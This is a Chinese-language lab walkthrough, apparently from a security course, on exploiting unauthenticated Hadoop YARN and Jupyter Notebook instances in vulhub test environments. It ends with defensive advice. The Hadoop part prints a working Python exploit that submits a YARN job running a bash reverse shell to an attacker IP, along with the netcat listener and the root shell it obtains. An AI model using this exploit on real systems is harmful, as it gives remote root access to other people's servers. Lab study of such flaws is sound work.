
漏洞利用

环境介绍

```
目标靶机：Kali
ip地址：192.168.18.129

连接工具：Xshell
```

环境搭建

```
mkdir hadoop
cd hadoop/
wget https://raw.githubusercontent.com/vulhub/vulhub/master/hadoop/unauthorized-yarn/docker-compose.yml
wget https://raw.githubusercontent.com/vulhub/vulhub/master/hadoop/unauthorized-yarn/exploit.py

#或者利用DownGit下载
https://github.com/vulhub/vulhub/tree/master/hadoop/unauthorized-yarn
DownGit网址：https://minhaskamal.github.io/DownGit/#/home
```





```
docker-compose build && docker-compose up -d #编译并启动环境
```

```
root@kali:~/hadoop# docker-compose build && docker-compose up -d
namenode uses an image, skipping
datanode uses an image, skipping
resourcemanager uses an image, skipping
nodemanager uses an image, skipping
Starting hadoop_namenode_1         ... done
Starting hadoop_datanode_1         ... done
Starting hadoop_nodemanager_1      ... done
Starting hadoop_resourcemanager_1 ... done
root@kali:~/hadoop#
```

未授权访问测试

访问 http://192.168.18.129:8088/cluster



通过REST API命令执行

利用过程：

在本地监听端口 >> 创建Application >> 调用Submit Application API提交

本地监听9999端口

```
[root@localhost ~]# nc -lnvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
```

EXP:

```
#!/usr/bin/env python

import requests

target = 'http://192.168.18.129:8088/'
lhost = '192.168.18.138' # put your local host ip here, and listen at port 9999

url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
```

```
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
```

```
[root@localhost ~]# cat exp.py
#!/usr/bin/env python

import requests

target = 'http://192.168.18.129:8088/'
lhost = '192.168.18.138' # put your local host ip here, and listen at port 9999

url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
[root@localhost ~]# python exp.py
[root@localhost ~]#
```

反弹成功

```
WARNING! The remote SSH server rejected X11 forwarding request.
Last login: Thu Aug 22 12:15:18 2019 from 192.168.18.1
[root@localhost ~]# nc -lnvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.18.129.
Ncat: Connection from 192.168.18.129:39326.
bash: cannot set terminal process group (240): Inappropriate ioctl for device
bash: no job control in this shell
<42539_0001/container_1566448142539_0001_01_000001# id
id
uid=0(root) gid=0(root) groups=0(root)
<42539_0001/container_1566448142539_0001_01_000001#
```

防御手段

-如无必要，关闭 Hadoop Web 管理页面。

-开启身份验证，防止未经授权用户访问。

-设置“安全组”访问控制策略，将 Hadoop 默认开放的多个端口对公网全部禁止或限制可信任的 IP 地址才能访问包括 50070 以及 WebUI 等相关端口。

Jupyter Notebook 未授权访问漏洞

漏洞简介以及危害

Jupyter Notebook（此前被称为 IPython notebook）是一个交互式笔记本，支持运行 40 多种编程语言。 如果管理员未为Jupyter Notebook配置密码，将导致未授权访问漏洞，游客可在其中创建一个console并执行任意Python代码和命令。


漏洞利用

环境介绍

```
目标靶机：Kali
ip地址：192.168.18.129

连接工具：Xshell
```

环境搭建

```
wget https://raw.githubusercontent.com/vulhub/vulhub/master/jupyter/notebook-rce/docker-compose.yml
docker-compose up -d
```




未授权访问测试


访问 http://192.168.18.129:8888

利用terminal命令执行

New > Terminal 创建控制台



可以执行任意命令



防御手段

-开启身份验证，防止未经授权用户访问。

-访问控制策略，限制IP访问，绑定固定IP。